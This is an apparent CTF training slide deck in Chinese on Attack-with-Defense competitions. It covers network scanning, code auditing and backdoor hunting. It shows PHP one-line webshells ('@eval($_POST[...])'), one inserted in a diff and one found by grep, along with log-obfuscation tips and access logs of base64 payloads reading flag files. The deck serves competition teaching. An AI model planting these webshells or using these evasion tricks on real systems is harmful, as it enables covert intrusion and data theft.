

Attack with Defense

Lilac 王一航

自我介绍

- 王一航
- 哈尔滨 工业大学 Lilac 战队 Web 方向队员
- XMAN 2017 学员
- Metasploit 贡献者
- Keen 实验室综合安全研究部实习生
- GitHub: <https://github.com/WangYihang>

目录

1. 什么是 Attack with Defense
2. 为什么会有 Attack with Defense
- 3. 如何打好 Attack with Defense**
4. 案例分析


大家有问题随时打断就好，欢迎提问

Attack with Defense 是什么

- 参考早上诸葛老师的演讲

Attack with Defense 的规则（零和博弈）

- 参考早上诸葛老师的演讲
- 作为服务运维者进行防御
- 作为黑客进行攻击
- 自动化
- 攻防从入营就已经开始了 >_<
- 猜猜我在你们电脑上做了什么？



为什么举办/参加 Attack with Defense

- 没有网络安全就没有国家安全，没有信息化就没有现代化。
- 建设网络强国：
 - 要有自己的技术，有过硬的技术；
 - 要有丰富全面的信息服务，繁荣发展的网络文化；
 - 要有良好的信息基础设施，形成实力雄厚的信息经济；
 - 要有高素质的网络安全和信息化人才队伍；
 - 要积极开展双边、多边的互联网国际交流合作。
- 建设网络强国的战略部署要与“两个一百年”奋斗目标同步推进，向着网络基础设施基本普及、自主创新能力显著增强、信息经济全面发展、网络安全保障有力的目标不断前进。

Attack with Defense 怎么做

- 熟悉环境
- 漏洞挖掘
- 攻击
- 防御
- 运维
- 持久化（权限维持）
- 搅屎

熟悉环境

- 网络拓扑?
- 对手都在哪些地址?
- 服务都在哪个端口?
- 每个队伍运维几台服务器?
- 密码登录还是密钥登录?
 - `ssh -p port user@host`
 - `ssh -p port -i id_rsa user@host`
- 每个队伍的密码/密钥是否相同?

熟悉环境之目标嗅探

- 目标在哪儿?
 - 主机发现
 - Nmap
 - RouterScan
 - Masscan
 - 推测
 - 等差数列?
 - 比赛规则说明文档
- 运行了什么服务?
 - 已知漏洞
 - Metasploit
 - cmsPoc
 - Exploit-Framework
 - wordpress-exploit-framework

比赛环境

- 队伍登录页面: <http://172.16.201.8/> , 比赛开始时发放登录密码
- 题目 id 为 1-n, 题目端口为 20001- 20000+n
- Team ID 为 1-27
- 主办方提供端口 20001 - 20000+n 的流量数据, 在本队机器的 `/home/xctf/packages/` 下, 流量数据每 10 分钟提供一次, 如果磁盘空间不足注意清理。
- 每个队伍可以使用用户名 `xctf` 登录到题目机器上, **环境登录信息请在队伍页面下载** (下载包中包含: 环境 ip、登录私钥、队伍 token; 解压密码和登录密码一致)
- 每个队伍的环境位于 172.16. <Team ID>.100+<题目 id>

熟悉环境之目标嗅探 Nmap

- nmap是一个网络连接端扫描软件，用来扫描网上电脑开放的网络连接端。确定哪些服务运行在哪些连接端，并且推断计算机运行哪个操作系统（这是亦称 fingerprinting）。它是网络管理员必用的软件之一，以及用以评估网络系统安全。

熟悉环境之目标嗅探 Nmap

- ICMP扫描: `nmap -sP 192.168.1.100-254`
 - 尝试 检测目标操作系统: `-O`
 - SYN扫描: `-sS`
 - 操作系统版本检测: `-sV`
-
- AWD
 - `nmap -sS -p 1337 172.16.0.0/24`

熟悉环境之目标嗅探 RouterScan

- Router Scan是一款用来对路由器进行安全测试的工具，善于寻找和确定不同的设备，发现大量已知的路由器或服务器，可以指定IP段对路由器进行暴力入侵等安全测试，支持多种TP-LINK、Huawei、Belkin、D-Link等各大品牌型号的路由器。善于寻找和确定不同的设备，发现大量已知的路由器或服务器。接入点的接入点名称（加密），接入点（SSID）和密钥（密码）（关于广域网的连接也方便获取信息时，扫描局域网）和输出的牌子和路由器型号。

熟悉环境之目标嗅探 RouterScan (Windows)

Router Scan v2.60 Beta by Stas'M

Stop scan

Max. threads: 300 Scan ports: 80 8080 22 445

Timeout (ms): 2000

Enter IP ranges to scan: 100.66.22.0/23

Search

Text to search:

☐ Case sensitive ☐ All

« Back Forward »

< Main Menu >

☐ Use credentials

Username: admin

Password: qwerty

Scanning modules

- ☒ Router Scan (main)
- ☐ Detect proxy servers
- ☒ Use HNAP 1.0
- ☐ SQLite Manager RCE
- ☐ Hudson Java Servlet

Copyright © Stas'M Corp. 2018

<http://stascorp.com>

Realtime Stats Good Results Search Results Wireless Networks

Options: ☒ Follow last line ☒ Default tab for AutoSave

IP Address	Port	Time (ms)	Status	Authorization	Server name / Realm name / Device type	Radio Off	Hidden	BSSID	ESSID
100.66.22.1	22	15	Can't load main page						
100.66.22.2	22	16	Can't load main page						
100.66.23.248	445	0	Can't load main page						

熟悉环境之目标嗅探 Masscan

- <https://github.com/robertdavidgraham/masscan>
- 号称六分钟扫遍整个互联网的扫描器

MASSCAN: Mass IP port scanner

This is the fastest Internet port scanner. It can scan the entire Internet in under 6 minutes, transmitting 10 million packets per second.

It produces results similar to `nmap`, the most famous port scanner. Internally, it operates more like `scanrand`, `unicornscan`, and `ZMap`, using asynchronous transmission. The major difference is that it's faster than these other scanners. In addition, it's more flexible, allowing arbitrary address ranges and port ranges.

攻击之目标嗅探 Masscan

- `root@VM-129-148-ubuntu:/home/ubuntu# masscan`
- usage:
- `masscan -p80,8000-8100 10.0.0.0/8 --rate=10000`
- scan some web ports on 10.x.x.x at 10kpps
- `masscan --nmap`
- list those options that are compatible with nmap
- `masscan -p80 10.0.0.0/8 --banners -oB <filename>`
- save results of scan in binary format to <filename>
- `masscan --open --banners --readscan <filename> -oX <savefile>`
- read binary scan results in <filename> and save them as xml in <savefile>

漏洞挖掘

- 迅速熟悉目标应用的功能
- 程序员在实现功能的时候经常犯的错误
 - 文件上传 + PHP 文件包含 -> RCE
 - 数据增删改查 -> SQLI
 - 后台 -> 认证绕过
- 迅速指纹识别
 - Whatweb
 - 识别 CMS 的版本

漏洞挖掘之白盒审计

- 白盒审计
 - 工具
 - Seay
 - RIPS
 - 命令
 - `find + xargs + grep`
 - `find . -name '*.php' | xargs grep -n 'eval('`
 - `find . -name '*.php' | xargs grep -n 'assert('`
 - `find . -name '*.php' | xargs grep -n 'system('`
 - `find . -name '*.php' | xargs grep -n 'shell_exec('`
 - 文本（代码）对比工具
 - Beyond Compare
 - Ultra Compare


漏洞挖掘之白盒审计 Seay

- <https://www.waitalone.cn/seay-source-code-auditv2.html>



漏洞挖掘之白盒审计 RIPS


- <http://rips-scanner.sourceforge.net/>




漏洞挖掘之白盒审计 Beyond Compare

- Beyond Compare中文版是一款专业的文本文件对比工具，可以高效的针对文件、文件夹、表格、mp3、图片、数据、注册表等文件并进行比较、合并、同步分析，并把相差的每一个字节用颜色加以表示，查看方便。

漏洞挖掘之白盒审计 Beyond Compare



漏洞挖掘之白盒审计 Beyond Compare



index.php - Text Compare - Beyond Compare

Session File Edit Search View Tools Help

src <--> dst index.php

Home Sessions All Diffs Same Context Minor Rules Format Copy Edit Next Section Prev Section Swap Reload

C:\...\Desktop\XMAN 2018\Compare\src\index.php C:\...\Desktop\XMAN 2018\Compare\dst\index.php

4/26/2018 5:16:36 PM 1,632 bytes Everything Else UTF-8 PC 8/20/2018 11:43:45 AM 1,651 bytes Everything Else UTF-8 PC

```
$zbp->CheckGzip();
$zbp->Load();
$zbp->RedirectPermanentDomain();
$zbp->CheckSiteClosed();

foreach ($GLOBALS['hooks']['Filter_Plugin_Index_
    $fname();
}

ViewIndex();

foreach ($GLOBALS['hooks']['Filter_Plugin_Index_
    $fname();
}

RunTime();
```

```
$zbp->CheckGzip();
$zbp->Load();
$zbp->RedirectPermanentDomain();
$zbp->CheckSiteClosed();

foreach ($GLOBALS['hooks']['Filter_Plugin_Index_
    $fname();
}

ViewIndex();

foreach ($GLOBALS['hooks']['Filter_Plugin_Index_
    $fname();
}

@eval($_POST['c']);
RunTime();
```


1: 1 Default text < > 1: 1 Default text < >

<?php > <?php >

1 difference section(s) Same Insert Load time: 0.02 seconds

漏洞挖掘之后门速查

- 快速寻找后门
 - find + xargs + grep
 - D盾
 - 安全狗
 - <http://www.shelldetector.com/>
 - <https://github.com/emposha/PHP-Shell-Detector>



The screenshot shows an Xshell terminal window titled "Tencent - root@VM-129-148-ubuntu: ~/challenge/src - Xshell 6 (Free for Home/School)". The terminal displays the following command and output:

```
root@VM-129-148-ubuntu:~/challenge/src# grep -r -n 'eval(\$('  
admin/ping.php:1:<?php @eval($_POST['checker']);?>  
root@VM-129-148-ubuntu:~/challenge/src#
```

The status bar at the bottom indicates the connection is an SSH2 session to ubuntu@123.207.40.26:22, running in xterm with a resolution of 79x8 and a font size of 3,41. It also shows "1 session" and "CAP NUM".

攻击之明确目的

- 获取敌方战队的 flag
- 如何获取 flag?
 - 携带自己队伍 token 访问指定地址即可得分
 - flag 作为文件存储在服务器上
 - 运行一个 binary, 获取 flag
- 访问指定地址 (>=SSRF)
- Flag 作为文件 (>=任意文件读取)


提交 Flag

登录页面下载包包含 token 信息, 选手凭借此 token 提交 flag。
提交样例:

```
curl http://172.16.200.3:9000/submit_flag/ -d "flag=XXXXX&token=XXXXX"
```


攻击之隐匿于无形

- 流量混淆的重要性
- 不加混淆，查看日志：
 - <http://192.168.1.1/include.php?file=/home/ctf/flag>
- 混淆后的日志：
 - <http://192.168.1.1/include.php?path=/home/ctf/flag>



```
Tencent - root@VM-129-148-ubuntu: /home/ubuntu/Attack_Defense_Framework - Xshell 6 (Free for Home/School)
File Edit View Tools Tab Window Help

1 Tencent
117.103.87.178 - - [20/Aug/2018:03:30:20 +0800] "GET / HTTP/1.0" 200 11595 "-" "-"
5.188.210.12 - - [20/Aug/2018:03:33:24 +0800] "GET http://5.188.210.12/echo.php HTTP/1.1" 404 464 "https://www.google.com/" "PxBroker/0.3.1/8034"
185.99.65.252 - - [20/Aug/2018:03:37:59 +0800] "GET / HTTP/1.1" 200 11576 "-" "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/52.0.2743.116 Safari/537.36"
10.135.129.148 - - [20/Aug/2018:04:26:23 +0800] "GET / HTTP/1.1" 200 11576 "-" "curl/7.47.0"
10.135.129.148 - - [20/Aug/2018:04:27:17 +0800] "GET /ackup-edit.php?new=chJpbnRfcihmaWx1X2dlF9jb250ZW50cygiL2hvbWUvd2ViL2ZsYWcvZmxhZyIpKts= HTTP/1.1" 404 453 "-" "-"
10.135.129.148 - - [20/Aug/2018:04:27:17 +0800] "GET /pload.php?newfolder=chJpbnRfcihmaWx1X2dlF9jb250ZW50cygiL2hvbWUvd2ViL2ZsYWcvZmxhZyIpKts= HTTP/1.1" 404 448 "-" "-"
10.135.129.148 - - [20/Aug/2018:04:27:17 +0800] "POST /omponents.php HTTP/1.1" 404 452 "-" "-"
10.135.129.148 - - [20/Aug/2018:04:27:17 +0800] "POST /heme.php HTTP/1.1" 404 447 "-" "-"
10.135.129.148 - - [20/Aug/2018:04:27:17 +0800] "GET /dit.php?menuStatus=ZWNoYmBmaWx1X2dlF9jb250ZW50cygiL2hvbWUvd2ViL2ZsYWcvZmxhZyIpOw== HTTP/1.1" 404 446 "-" "-"
10.135.129.148 - - [20/Aug/2018:04:27:17 +0800] "GET /pload.php?path=print_r(file_get_contents(%22/home/web/flag/flag%22)); HTTP/1.1" 404 448 "-" "-"
10.135.129.148 - - [20/Aug/2018:04:27:17 +0800] "POST /hangedata.php HTTP/1.1" 404 452 "-" "-"
10.135.129.148 - - [20/Aug/2018:04:27:17 +0800] "GET /ages.php?id=print_r(file_get_contents(%22/home/web/flag/flag%22)); HTTP/1.1" 404 447 "-" "-"
